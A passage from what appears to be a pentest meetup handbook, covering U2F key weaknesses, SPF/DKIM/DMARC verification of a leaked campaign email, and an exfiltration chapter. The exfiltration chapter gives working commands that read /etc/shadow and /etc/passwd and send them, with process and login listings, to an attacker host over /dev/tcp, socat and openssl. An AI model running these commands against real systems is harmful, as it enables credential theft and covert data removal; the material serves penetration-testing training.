- The security key is a tiny, limited computer with much of the actual hardware & software implementation and crypto algorithms unspecified, allowing potentially weak vendor implementations.

  The actual security key implementations are unknown and unspecified. What crypto algorithms does the key use? What is done in software vs. hardware? Can the firmware/software be updated? (There's no winning answer to that question: yes implies a security risk for malware updating the security key, no implies bugs can't be fixed without buying a new security key.) Can you verify the security key has not been tampered with?

  And since organizations have obtained certificates to impersonate legitimate sites, there exists the distinct possibility of such organizations issuing fake security keys that not only don't provide good security, but actually are attack vectors into the user's computers. Additionally, malware on the computer can freely access the security key when inserted, creating further attack opportunities (though having such malware is itself a "game over" problem).

- Additionally, to allow for cheap devices with fixed, limited storage, the Key Handle issued by a U2F device:

  > "can 'store' (i.e., contain) the private key for the origin and the hash of the origin encrypted with a 'wrapping' key known only to the U2F device secure element. When the Key Handle goes back to the secure element it 'unwraps' it to 'retrieve' the private key and the origin that it was generated for.

  So cheap devices can actually hand the encoded private key to authenticating web sites. Done poorly, this provides an attack vector.

- Should a web site want to discriminate between "good" and "bad" security keys, the standard allows the following:

  > Every U2F device device has a shared 'Attestation' key pair which is present on it – this key is shared across a large number of U2F device units made by the same vendor (this is to prevent individual identifiability of the U2F device). Every public key output by the U2F device during the registration step is signed with the attestation private key.
  >
  > The intention is that the public keys of all the 'Attestation' key pairs used by each vendor will be available in the public domain – this could be implemented by certificates chaining to a root public key or literally as a list. We will work within FIDO to decide the details on how certified vendors can publish their attestation public keys.
  >
  > When such an infrastructure is available, a particular relying party – say, a bank – might choose to accept only U2F devices from certain vendors which have the appropriate published certifications. To enforce this policy, it can verify that the public key from a U2F device presented by the user is from a vendor it trusts.

#### Will it be near-universally adopted?

The big question is will it be near-universally adopted with a smart phone implementation? If so, it may strenghten user identification to the pint that the biggest weak point might be social engineering the account recovery process.

## 8.2 Email Security

### 8.2.1 SPF, DKIM, and DMARC

For some background see KrebsonSecurity Trump, DNC, RNC Flunk Email Security Test.

#### SPF

From Sender Policy Framework:

> Sender Policy Framework (SPF) is a simple email-validation system designed to detect email spoofing by providing a mechanism to allow receiving mail exchangers to check that incoming mail from a domain comes from a host authorized by that domain's administrators. The list of authorized sending hosts for a domain is published in the Domain Name System (DNS) records for that domain in the form of a specially formatted TXT record.

#### DKIM

From DomainKeys Identified Mail:

> DomainKeys Identified Mail (DKIM) is an email authentication method designed to detect email spoofing. It allows the receiver to check that an email claimed to come from a specific domain was indeed authorized by the owner of that domain. It is intended to prevent forged sender addresses in emails, a technique often used in phishing and email spam.
>
> In technical terms, DKIM lets a domain associate its name with an email message by affixing a digital signature to it. Verification is carried out using the signer's public key published in the DNS. A valid signature guarantees that some parts of the email (possibly including attachments) have not been modified since the signature was affixed.

#### DMARC

From DMARC:

> Domain-based Message Authentication, Reporting and Conformance (DMARC) is an email-validation system designed to detect and prevent email spoofing. It is intended to combat certain techniques often used in phishing and email spam, such as emails with forged sender addresses that appear to originate from legitimate organizations. DMARC is specified in RFC 7489.
>
> DMARC is built on top of two existing mechanisms, Sender Policy Framework (SPF) and DomainKeys Identified Mail (DKIM). It allows the administrative owner of a domain to publish a policy on which mechanism (DKIM, SPF or both) is employed when sending email from that domain and how the receiver should deal with failures. Additionally, it provides a reporting mechanism of actions performed under those policies. It thus coordinates the results of DKIM and SPF and specifies under which circumstances the From: header field, which is often visible to end users, should be considered legitimate.

### 8.2.2 Checking Wikileaks email authenticity

#### Authentic or doctored messages?

From Are the Clinton WikiLeaks emails doctored, or are they authentic?:

> Hillary Clinton and her campaign have sought to cast doubt on the authenticity of thousands of emails leaked by WikiLeaks showing the inner workings of Clinton's campaign.
>
> It's not just that they came from Russian hackers in an attempt to meddle in the U.S. election.
>
> But also that they might have been doctored.
>
> Vice presidential nominee Tim Kaine raised the possibility Sunday in an interview with Chuck Todd on Meet the Press. Before posing a question about the email leak to Kaine, Todd said, "I know you have a blanket statement here: You don't want to respond because you don't believe that they have been confirmed."
>
> "Well, you know Chuck, again these are connected to a Russian government propaganda effort to destabilize the election," Kaine responded.
>
> Kaine later added: "The one (email) that has referred to me was flat-out completely incorrect. So I don't know whether it was doctored or whether the person sending it didn't know what they were talking about. Clearly, I think there's a capacity for much of the information in them to be wrong."
>
> . . .
>
> We do know, though, that no one has doctored this particular email. Well-known hacker Robert Graham verified the email's digital signature, a tool email providers use to confirm that an email actually came from the provider's server without alteration.

> These digital signatures are embedded in the raw sources available on the WikiLeaks website and can be used to “concretely prove that many of the emails in the Wikileaks dump are undoctored,” said cybersecurity consultant Matt Tait.
>
> However, some of the emails in the WikiLeaks dump — especially among emails sent to Podesta — don’t have these signatures and can’t be technically verified. And digital signature verification wouldn’t detect tampering by omission, like if the hackers were to withhold certain emails.

### How to go about authenticating messages

We’re going to reproduce authenticating one of the Hillary Clinton emails.

### Where is the email hosted?

To see where hillaryclinton.com email is hosted run:

```
D=hillaryclinton.com
dig -t MX $D
```

and get this output:

```
hacker@meetup:~/meetup/email$ D=hillaryclinton.com
hacker@meetup:~/meetup/email$ dig -t MX $D

; <<>> DiG 9.10.3-P4-Debian <<>> -t MX hillaryclinton.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48367
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;hillaryclinton.com.           IN      MX

;; ANSWER SECTION:
hillaryclinton.com.   3599    IN      MX      1 aspmx.l.google.com.
hillaryclinton.com.   3599    IN      MX      10 alt3.aspmx.l.google.com.
hillaryclinton.com.   3599    IN      MX      10 alt4.aspmx.l.google.com.
hillaryclinton.com.   3599    IN      MX      5 alt1.aspmx.l.google.com.
hillaryclinton.com.   3599    IN      MX      5 alt2.aspmx.l.google.com.

;; Query time: 10 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sat Jul 15 03:19:22 UTC 2017
;; MSG SIZE  rcvd: 162
```

From Set up G Suite MX records hillaryclinton.com uses Google for email. We’ll see below if they follow the standard recommendations.

### Is SPF used?

To see if/how SPF is used run:

```
D=hillaryclinton.com
dig -t TXT $D
```

and get this output:

```
hacker@meetup:~/meetup/email$ D=hillaryclinton.com
hacker@meetup:~/meetup/email$ dig -t TXT $D

; <<>> DiG 9.10.3-P4-Debian <<>> -t TXT hillaryclinton.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25117
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;hillaryclinton.com.           IN      TXT

;; ANSWER SECTION:
hillaryclinton.com.   299     IN      TXT     "_globalsign-domain-
↪verification=lQgTOD8dWU_8nHyzjHGJ39ncrI45HenuNvKKTckDhn"
hillaryclinton.com.   299     IN      TXT     "v=spf1 ip4:129.33.239.168/32 ip4:208.
↪95.134.118/31 ip4:74.121.49.22/32 ip4:129.33.240.221/30 ip4:192.156.219.57/32␣
↪ip4:192.156.219.36/32 " "include:_netblocks.google.com include:_netblocks2.google.
↪com include:_netblocks3.google.com include:amazonses.com a:smtp.shopify.com␣
↪include:concursolutions.com include:_spfprod.ngpvan.com -all"

;; Query time: 11 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sat Jul 15 03:27:04 UTC 2017
;; MSG SIZE  rcvd: 478
```

To determine all of the valid senders would require these additional DNS queries from the `include:` entries:

```
dig -t TXT _netblocks.google.com  # ~all
dig -t TXT _netblocks2.google.com  # ~all
dig -t TXT _netblocks3.google.com  # ~all
dig -t TXT amazonses.com  # -all
dig -t TXT concursolutions.com  # ~all
dig -t TXT _spfprod.ngpvan.com  # ~all
dig -t TXT mailgun.org  # ~all
dig -t TXT spf1.mailgun.org  # ~all
dig -t TXT spf2.mailgun.org  # ~all
```

Note that the original DNS entry ends with "-all" ("Fail" = "reject") and overrides those included all's. (See 5.2 "include" for details. Also see SPF Record Syntax for a short introduction.)

Basically, if the sending email server is not in the list the check fails.

This is very different from the conventional "v=spf1 include:_spf.google.com ~all" in Configure SPF records to work with G Suite. A combination of Google IP address ranges for outbound SMTP and ARIN Lookup finds some information worth pursuing as to the server population. There are a number of entities who are allowed to send as hillaryclinton.com.

### Is DKIM used?

DKIM usage can only be derived from the actual email itself (or the server configuration). Since we don't have access to the servers but do have access to the sample email in question, we'll get the DKIM information for that email to see if there is DKIM:

```
curl --silent https://wikileaks.org/podesta-emails/get/5205 > podesta.eml
grep -e DKIM -e '; s=' podesta.eml
```

This yields:

```
hacker@meetup:~/meetup/email$ curl --silent https://wikileaks.org/podesta-emails/get/
↪5205 > podesta.eml
hacker@meetup:~/meetup/email$ grep -e DKIM -e '; s='  podesta.eml
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=hillaryclinton.com; s=google;
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=1e100.net; s=20130820;
```

The **d=hillaryclinton.com; s=google;** indicates that the domain hillaryclinton.com does use DKIM with selector "google". That's the first piece of the puzzle: next we look up the DKIM public key in DNS used to validate the message:

```
D=hillaryclinton.com
S=google
dig -t TXT $S._domainkey.$D
```

Running this gives us:

```
hacker@meetup:~/meetup/email$ D=hillaryclinton.com
hacker@meetup:~/meetup/email$ S=google
hacker@meetup:~/meetup/email$ dig -t TXT $S._domainkey.$D

; <<>> DiG 9.10.3-P4-Debian <<>> -t TXT google._domainkey.hillaryclinton.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10888
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;google._domainkey.hillaryclinton.com. IN TXT

;; ANSWER SECTION:
google._domainkey.hillaryclinton.com. 299 IN TXT "v=DKIM1; k=rsa;␣
↪p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCJdAYdE2z61YpUMFqFTFJqlFomm7C4Kk97nzJmR4YZuJ8$Uy9CF35UVPQz
↪h7vayr/f/
↪a19x2jrFCwxVry+nACH1FVmIwV3b5FCNEkNeAIqjbY8K9PeTmpqNhWDbvXeKgFbIDwhWq0HP2PbySkOe4tTQIDAQAB
↪"

;; Query time: 29 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sat Jul 15 05:13:27 UTC 2017
;; MSG SIZE  rcvd: 312
```

There goes the RSA public key (**p=. . .**). Let's put it in a file and check it with `openssl`:

```
DK=
↪'MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCJdAYdE2z61YpUMFqFTFJqlFomm7C4Kk97nzJmR4YZuJ8SUy9CF35UVPQzh3
↪h7vayr/f/
↪a19x2jrFCwxVry+nACH1FVmIwV3b5FCNEkNeAIqjbY8K9PeTmpqNhWDbvXeKgFbIDwhWq0HP2PbySkOe4tTQIDAQAB
↪'
cat > dk.key <<EOF
-----BEGIN PUBLIC KEY-----
$DK
-----END PUBLIC KEY-----
EOF
openssl rsa -text -pubin < dk.key
```

Running this shows this is a valid RSA public key:

```
hacker@meetup:~/meetup/email$ DK=
↪'MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCJdAYdE2z61YpUMFqFTFJqlFomm7C4Kk97nzJmR4YZuJ8SUy9CF35UVPQzh3
↪h7vayr/f/
↪a19x2jrFCwxVry+nACH1FVmIwV3b5FCNEkNeAIqjbY8K9PeTmpqNhWDbvXeKgFbIDwhWq0HP2PbySkOe4tTQIDAQAB
↪'
hacker@meetup:~/meetup/email$ cat > dk.key <<EOF
> -----BEGIN PUBLIC KEY-----
> $DK
> -----END PUBLIC KEY-----
> EOF
hacker@meetup:~/meetup/email$ openssl rsa -text -pubin < dk.key
Public-Key: (1024 bit)
Modulus:
    00:89:74:06:1d:13:6c:fa:d5:8a:54:30:5a:85:4c:
    52:6a:94:5a:26:9b:b0:b8:2a:4f:7b:9f:32:66:47:
    86:19:b8:9f:12:53:2f:42:17:7e:54:54:f4:33:87:
    71:0c:2e:13:fe:c8:ea:84:97:6f:40:c7:68:40:fe:
    1e:ef:6b:2a:ff:7f:f6:b5:f7:1d:a3:ac:50:b0:c5:
    5a:f2:fa:70:02:1f:51:55:98:8c:15:dd:be:45:08:
    d1:24:35:e0:08:aa:36:d8:f0:af:4f:79:39:a9:a8:
    d8:56:0d:bb:d7:78:a8:05:6c:80:f0:85:6a:b4:1c:
    fd:8f:6f:24:a4:39:ee:2d:4d
Exponent: 65537 (0x10001)
writing RSA key
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCJdAYdE2z61YpUMFqFTFJqlFom
m7C4Kk97nzJmR4YZuJ8SUy9CF35UVPQzh3EMLhP+yOqE129Ax2hA/h7vayr/f/a1
9x2jrFCwxVry+nACH1FVmIwV3b5FCNEkNeAIqjbY8K9PeTmpqNhWDbvXeKgFbIDw
hWq0HP2PbySkOe4tTQIDAQAB
-----END PUBLIC KEY-----
```

### Is DMARC used?

DMARC suggests what to do when the SPF and/or DKIM checks fail. To see if/how DMARC is used run:

```
D=hillaryclinton.com
dig -t TXT _dmarc.$D
```

and get this output:

```
hacker@meetup:~/meetup/email$ D=hillaryclinton.com
hacker@meetup:~/meetup/email$ dig -t TXT _dmarc.$D
```

```
; <<>> DiG 9.10.3-P4-Debian <<>> -t TXT _dmarc.hillaryclinton.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44312
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;_dmarc.hillaryclinton.com.   IN      TXT

;; ANSWER SECTION:
_dmarc.hillaryclinton.com. 299        IN      TXT     "v=DMARC1; p=quarantine;␣
↪pct=100; rua=mailto:dmarc@hillaryclinton.com;"

;; Query time: 37 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sat Jul 15 04:40:07 UTC 2017
;; MSG SIZE  rcvd: 136
```

Following Add a DMARC record we determine the meaning of the DMARC record: mark as spam 100% of email that fails SPF or DKIM tests. Send summary reports to dmarc@hillaryclinton.com.

### Validating the message

The actual eml message did say DKIM was verified, but the message might have been altered. So we independently verify the DKIM signature:

```
# Install packages into a venv
python3 -m venv DMARC
source DMARC/bin/activate
pip install -U pip setuptools wheel
pip install -U dkimpy dnspython

# Verify the email
dkimverify.py < podesta.eml

# Remove venv
deactivate
rm -rf DMARC
```

Running this shows the Podesta email is valid:

```
hacker@meetup:~/meetup/email$ python3 -m venv DMARC
hacker@meetup:~/meetup/email$ source DMARC/bin/activate
(DMARC) hacker@meetup:~/meetup/email$ pip install -U pip setuptools wheel
##################### SNIP #####################
(DMARC) hacker@meetup:~/meetup/email$ pip install -U dkimpy dnspython
##################### SNIP #####################
(DMARC) hacker@meetup:~/meetup/email$ dkimverify.py < podesta.eml
signature ok
(DMARC) hacker@meetup:~/meetup/email$
(DMARC) hacker@meetup:~/meetup/email$ deactivate
hacker@meetup:~/meetup/email$ rm -rf DMARC
```

## 8.3 Exfiltration

Exfiltration's goal is to silently, securely transfer data from a target host to an attacker host. Securely usually means encrypted; silently means leaving little unusual network traffic footprint or target host artifacts for network and host intrusion detection systems. Of course being secure and silent depends on the target's defenses. A target network with no network traffic monitoring or host intrusion detection makes even FTP silent and secure; but having host intrusion detection along with logging all network traffic (forcing encryption through a logging encryption endpoint) raises the bar considerably.

### 8.3.1 Silently

#### Being silent

- Normal traffic only

  This depends on the target network defenses and can mean: no unusual protocols (IPv6 on an IPv4-only network), no unusual ports (port 4444 could raise flags), and/or no tunneling of protocol X inside protocol Y (using port 443 for SSH traffic).

- Encryption

  Here this can mean network traffic encryption or some form of public key or symmetric encryption. Here is an example of symmetric encryption based on a password:

```
ORIG=orig
ENCRYPTED=encrypted
DECRYPTED=decrypted
PWFILE=pass
# Make sure password not in history file
read PASS
mysecretpassword
echo $PASS > $PWFILE
# encrypt the file
echo hello > $ORIG
openssl aes-256-cbc -a -salt -in "$ORIG" -out "$ENCRYPTED" -pass file:$PWFILE
# decrypt the file
openssl aes-256-cbc -d -a -salt -in "$ENCRYPTED" -out "$DECRYPTED" -pass file:
↪$PWFILE
rm -f $PWFILE
# check $ORIG = $DECRYPTED
diff $ORIG $DECRYPTED
```

- Stenography

  This can mean hiding data using programs like **steghide**.

- No target software "installs", but file copy OK

  By "install" we mean using package management that leaves target host footprints not easily removed. It is acceptable to copy files to the target host that can easily be removed without leaving a footprint.

#### Target software expectations

Typically Linux targets have the following software installed: **ftp** (often) but not a TFTP client; **openssl**; **python** and **perl**; **ssh** and **scp**; one of **wget** or **curl** (though not always).

### Shell without tty/pty

The initial remote shell often lacks a tty/pty and so workarounds are required when running programs requiring user input (like a password). For possible workarounds see Post-Exploitation Without A TTY and Reverse Shell Cheat Sheet.

## 8.3.2 Bootstrapping exfiltration

Here are more primitive techiniques that can transfer files using existing software without elaborate setup.

### Generating keys and certs

Bootstrap techniques can require client & server keys & certs to enable encryption and client/server authentication.

```
# Generate target and kali self signed certificate.
# In pentests the cert CN might have to be an IP
for H in target,192.168.1.102 kali,192.168.1.104; do
  N=${H%,*}
  IP=${H#*,}
  openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
    -keyout $N.key -out $N.crt \
    -subj /C=US/ST=California/L=Redondo\ Beach/O=South\ Bay\ Pentest\ Meetup/
↪OU=pentest/CN=$IP
  cat $N.key $N.crt > $N.pem
  chmod 600 $N.key $N.pem
done
# Get dhparam for older systems defaulting to insecure dh negotiation.
#   Newer systems will reject insecure dh negotiation.
openssl dhparam -outform PEM -out dhparam.pem 2048
# Alternatively could download one
#   curl --output dhparam.pem https://bettercrypto.org/static/dhparams/group14.pem
```

### Transferring multiple files

Multiple files can be reduced to the problem of transferring one file by using **tar** or **zip** (which offers the side benefit of encryption).

#### socat vs openssl

Below we'll show how to use both **socat** and **openssl** to transfer files. Which is best to use? First, each tool does some unique things: **openssl** can create your PKI & encrypt files, while **socat** is a master at manipulating sockets. But **socat**'s big weakness is its lack of ubiquity. When **socat** is available on both server and client, or you don't need encryption, it's easier to use. But when the client doesn't have **socat** and you need encryption, then you have to use **openssl** anyway and it will be easier to use just **openssl**.

#### openssl s_server to openssl s_client

**openssl** is not a one-trick pony: besides generating PKI files, it can send/receive encrypted traffic and provide a simple HTTPS server. Plus it's usually available on Linux hosts.

### Transfer files using openssl HTTPS server with curl client

Here we demonstrated serving files over HTTPS starting with kali as the openssl HTTPS server. Since the target doesn't have its newly-generated certs it will download them from kali.

```
# On $KALI serve files in directory
TARGET=192.168.1.102
PORT=4443
KALI=192.168.1.104
# HTTPS server shouldn't check client cert as client doesn't have one now.
openssl s_server -WWW -dhparam dhparam.pem -key kali.key -cert kali.crt -accept $PORT

# On $TARGET fetch needed certs (may need "--insecure" option on modern curl)
TARGET=192.168.1.102
PORT=4443
KALI=192.168.1.104
INSECURE=
# Some older clients do not support --insecure
INSECURE="--insecure"
[[ $(curl --insecure  2>&1 | grep -c -- '--insecure') -ne 0  ]] && INSECURE=
curl --silent $INSECURE --remote-name https://$KALI:$PORT/target.key
curl --silent $INSECURE --remote-name https://$KALI:$PORT/target.crt
curl --silent $INSECURE --remote-name https://$KALI:$PORT/target.pem
curl --silent $INSECURE --remote-name https://$KALI:$PORT/kali.crt
curl --silent $INSECURE --remote-name https://$KALI:$PORT/dhparam.pem
chmod 600 target.key target.pem

# On $KALI control-C to kill web server
```

Next the target runs HTTPS to fetch some files.

```
# On $TARGET start openssl HTTPS server (older servers need -dhparam)
#   Newer servers can use -verify_return_error to actually verify the client.
#   Older servers cannot force client cert verification.
VERIFY="-verify_return_error"
[[ $(openssl s_server -verify_return_error  2>&1 | \
     grep -c -- 'unknown option -verify_return_error') -ne 0  ]] && VERIFY=
openssl s_server -WWW -dhparam dhparam.pem -cert target.pem \
  -Verify 1 -CAfile kali.crt $VERIFY -accept $PORT
# Get shadow file into web server directory prior to client request
cp /etc/shadow $PWD

# On $KALI fetch file
FILENAME=shadow
curl --silent --cacert target.pem --output $FILENAME --cert kali.pem https://$TARGET:
↪$PORT/$FILENAME

# On $TARGET control-C to kill web server (may leave port locked by process)
```

So you can simply run openssl HTTPS web servers on both hosts to transfer files.

### openssl file transfer without HTTPS

Here we use `openssl s_server` and `openssl s_client` to send/receive files.

```
# To transfer 1 file from $TARGET to $KALI with mutual authentication
# On $TARGET (newer clients can use -verify_return_error)
TARGET=192.168.1.102
PORT=4443
KALI=192.168.1.104
# Check for old openssl version that cannot use -verify_return_error.
VERIFY="-verify_return_error"
[[ $(openssl s_server -verify_return_error  2>&1 | \
     grep -c -- 'unknown option -verify_return_error') -ne 0  ]] && VERIFY=
openssl s_server -dhparam dhparam.pem -cert target.pem \
  -Verify 1 -CAfile kali.crt $VERIFY -accept $PORT < /etc/shadow

# On $KALI
TARGET=192.168.1.102
PORT=4443
KALI=192.168.1.104
openssl s_client -connect $TARGET:$PORT -cert kali.pem \
  -verify 1 -verify_return_error -CAfile target.crt -quiet > etc_shadow
```

### `socat` on kali

Take advantage **socat** (or **nc**, **ncat**, **netcat**) to transfer data over the network. For unencrypted traffic the target host uses **bash**'s /dev/tcp/IP/PORT but for encrypted traffic the client can use **socat** (when available) or `openssl s_client`.

Why bother with **socat** when **openssl** seems to do everything? It's much easier to send unencrypted target terminal command session output using **socat**.

### Transferring 1 file to/from target

Here we just require that the target host has bash with /dev/tcp enabled and Kali has **socat**. Note that for all transfers (regardless of direction) you start **socat** using TCP-LISTEN on Kali first, then send/receive from the target host.

### target ==> Kali

To transfer `/etc/passwd` first set up the Kali listener:

```
# On $KALI
PORT=4444
FILENAME=etc_passwd
socat -u TCP-LISTEN:$PORT OPEN:$FILENAME,creat

# On $TARGET
KALI=192.168.1.104
PORT=4444
FILENAME=/etc/passwd
cat $FILENAME > /dev/tcp/$KALI/$PORT
```

For an encrypted transfer switch to `socat -u OPENSSL-LISTEN...` being fed by `openssl s_client ...` (since this particular target did not have **socat**):

```
# On $KALI
PORT=4443
```

```
FILENAME=etc_passwd
socat -u OPENSSL-LISTEN:$PORT,cert=kali.pem,cafile=target.crt OPEN:$FILENAME,creat

# On $TARGET
KALI=192.168.1.104
PORT=4443
FILENAME=/etc/passwd
VERIFY="-verify_return_error"
[[ $(openssl s_client -verify_return_error  2>&1 | \
     grep -c -- 'unknown option -verify_return_error') -ne 0  ]] && VERIFY=
openssl s_client -connect $KALI:$PORT -cert target.pem \
  -verify 1 -CAfile kali.crt $VERIFY < $FILENAME
```

### Kali ==> target

To transfer a file from Kali to the target first start on Kali:

```
# On $KALI
PORT=4444
FILENAME=sshd_config
socat -u OPEN:$FILENAME TCP-LISTEN:$PORT

# On $TARGET
KALI=192.168.1.104
PORT=4444
FILENAME=sshd_config
cat < /dev/tcp/$KALI/$PORT > $FILENAME
```

For an encrypted transfer switch to `socat -u ... OPENSSL-LISTEN...` being fed by `openssl s_client ...`:

```
# On $KALI
PORT=4444
FILENAME=sshd_config
socat -u OPEN:$FILENAME OPENSSL-LISTEN:$PORT,cert=kali.pem,cafile=target.crt

# On $TARGET
KALI=192.168.1.104
PORT=4443
FILENAME=sshd_config
VERIFY="-verify_return_error"
[[ $(openssl s_client -verify_return_error  2>&1 | \
     grep -c -- 'unknown option -verify_return_error') -ne 0  ]] && VERIFY=
openssl s_client -connect $KALI:$PORT -cert target.pem \
  -verify 1 -CAfile kali.crt $VERIFY -quiet > $FILENAME
```

### Transferring multiple files and command output from target

Multiple files can be **`tar`**'ed or **`zip`**'ed into a single archive file that can be transferred as above.

### Capturing target terminal command sessions to Kali

However, there are times you want to capture terminal session output. You can do that 2 ways: (1) send command output to a file (`command 1>>logfile 2>&1`) and transfer the 1 file `logfile`; (2) send command output to /dev/tcp/HOST/PORT. Here we option (2). First start the listener on Kali:

```
PORT=4444
FILENAME="host-session_$(date +'%F_%H%M%S').txt"
socat -u TCP-LISTEN:$PORT,fork,reuseaddr OPEN:"$FILENAME",creat,append
```

Then on the target host:

```
KALI=192.168.1.104
PORT=4444
(
echo "# dump /etc/passwd"
cat /etc/passwd
echo "# dump /etc/shadow"
cat /etc/shadow
echo "# ps -ef"
ps -ef
echo "# lastlog"
lastlog
) 1>/dev/tcp/$KALI/$PORT 2>&1
```

You'll see all the results in a Kali file `host-session_2015-06-27_114402.txt`. Binary files are most easily transferred individually or as part of a tar/zip archive.

### Encrypted `socat` to `socat` traffic

Traffic can be encrypted following Securing Traffic Between two Socat Instances Using SSL when **`socat`** is available on both hosts:

```
# on the server (add fork option if want multiple clients)
socat OPENSSL-LISTEN:4433,reuseaddr,cert=server.pem,cafile=client.crt STDIO
# on the client
socat STDIO OPENSSL-CONNECT:server.domain.org:4433,cert=client.pem,cafile=server.crt
```

## 8.3.3 Exfiltration via conventional services

There are conventional services meant to transfer files: TFTP, FTP, HTTP/HTTPS, ,SSH, scp, SMB, NFS, ... . We mention only a few of these below.

### TFTP

Kali currently has the **`atftpd`** tftp server package installed by default (but not the **`atftp`** client package). The challenge is getting a tftp client on the target host.

Setup is quick:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
CONFIG=/etc/default/atftpd
$SUDO cp $CONFIG $CONFIG.orig
```

```
cat <<EOF | $SUDO tee $CONFIG
USE_INETD=false
OPTIONS="--tftpd-timeout 300 --retry-timeout 5 --port 69 --maxthread 100 --verbose=5 /
↪srv/tftp"
EOF
# Insure /srv/tftp exists with owner nobody.root and perms 755
TFTPDIR=/srv/tftp
ls -ld $TFTPDIR
$SUDO mkdir -p $TFTPDIR
$SUDO chown nobody.root $TFTPDIR
$SUDO chmod 755 $TFTPDIR
ls -ld $TFTPDIR
```

If there's no readily available client for the target host one can often find a client to download. For example, if perl is available on the client, the perl module gbarr/perl-net-tftp (Net::TFTP) can be used. Here's an example for Kali linux (assuming the tftp server is configured as above):

```
mkdir -p Net
cd Net
curl --remote-name https://github.com/gbarr/perl-net-tftp/blob/master/TFTP.pm
cd ..
# Start with "hello.txt"
echo hello > hello.txt
# Put it to the tftp server as file "hi.txt"
perl -e 'use Net::TFTP; $tftp = Net::TFTP->new("localhost"); $tftp->binary; my
↪$retval = $tftp->put("hello.txt", "hi.txt")'
# Now fetch it from the tftp server as file "hihi.txt"
perl -e 'use Net::TFTP; $tftp = Net::TFTP->new("localhost"); my $retval = $tftp->get(
↪"hi.txt","hihi.txt");'
# Show it hasn't changed:
diff hello.txt hihi.txt
```

Kali does not have a client installed nor will very few target hosts. However, you can use the perl Net::TFTP module from a small perl file to download/upload files.

### FTP

hackerkitty Install ftp server on Kali Linux and Go Secure! Install ftp server on Kali Linux are good references.

### HTTP/HTTPS

Python provides a simple HTTP server for GET and HEAD requests:

```
DIRECTORY=/var/www
PORT=8000  # the default
cd $DIRECTORY
python -m SimpleHTTPServer $PORT
```

This can be done on both the client and server to transfer files.

There are many existing articles covering HTTP setup allowing both file upload and download. We mention here that setting up a primitive HTTPS server using **openssl** is covered in *Bootstrapping exfiltration* below.

#### SSH

See SSH Cheat Sheet for ideas about using **ssh**.

## 8.4 exiftool

### 8.4.1 exiftool

#### The tool

From Wikipedia ExifTool:

> ExifTool is a free software program for reading, writing, and manipulating image, audio, and video metadata. . . . ExifTool is commonly incorporated into different types of digital workflows and supports many types of metadata including Exif, IPTC, XMP, JFIF, GeoTIFF, ICC Profile, Photoshop IRB, FlashPix, AFCP and ID3, as well as the manufacturer-specific metadata formats of many digital cameras. . . . The image hosting site Flickr uses ExifTool to parse the metadata from uploaded images.

The official website is ExifTool by Phil Harvey lists the Supported File Types and the Supported JPEG Meta Information.

In Debian-based distributions it's part of the libimage-exiftool-perl package:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO apt-get install apt-file -y
$SUDO apt-file update
apt-file find bin/exiftool
```

```
hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ $SUDO apt-get install apt-file -y
#################### SNIP #####################
hacker@kali:~$ $SUDO apt-file update
#################### SNIP #####################
hacker@kali:~$ apt-file find bin/exiftool
libimage-exiftool-perl: /usr/bin/exiftool
```

#### File metadata and tags

From Tag Names Explained:

> A tag name is a "handle" that is used to refer to a specific piece of meta information. Tag names are entered on the command line with a leading '-', in the order you want them displayed. Case is not significant. The tag name may be prefixed by a group name from family 0 or 1 (separated by a colon) to identify a specific information type or location. A special tag name of "All" may be used to represent all tags, or all tags in a specified group. For example:

```
JPEG=trick.php.jpeg
curl --silent --output $JPEG http://www.exiv2.org/include/img_1771.jpg
exiftool -filename -imagesize -exif:fnumber -xmp:all $JPEG
```

```
hacker@kali:~$ JPEG=trick.php.jpeg
hacker@kali:~$ curl --silent --output $JPEG http://www.exiv2.org/include/img_1771.jpg
hacker@kali:~$ exiftool -filename -imagesize -exif:fnumber -xmp:all $JPEG
File Name                       : trick.php.jpeg
Image Size                      : 480x360
F Number                        : 4.9
```

The complete list of recognized tags can be found at ExifTool Tag Names. For our sample image the list of all tags can be gotten from:

```
exiftool -all $JPEG
```

```
hacker@kali:~$ exiftool -all $JPEG
ExifTool Version Number         : 8.60
File Name                       : trick.php.jpeg
Directory                       : .
File Size                       : 32 kB
File Modification Date/Time     : 2015:05:06 11:03:46-07:00
File Permissions                : rw-r--r--
File Type                       : JPEG
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
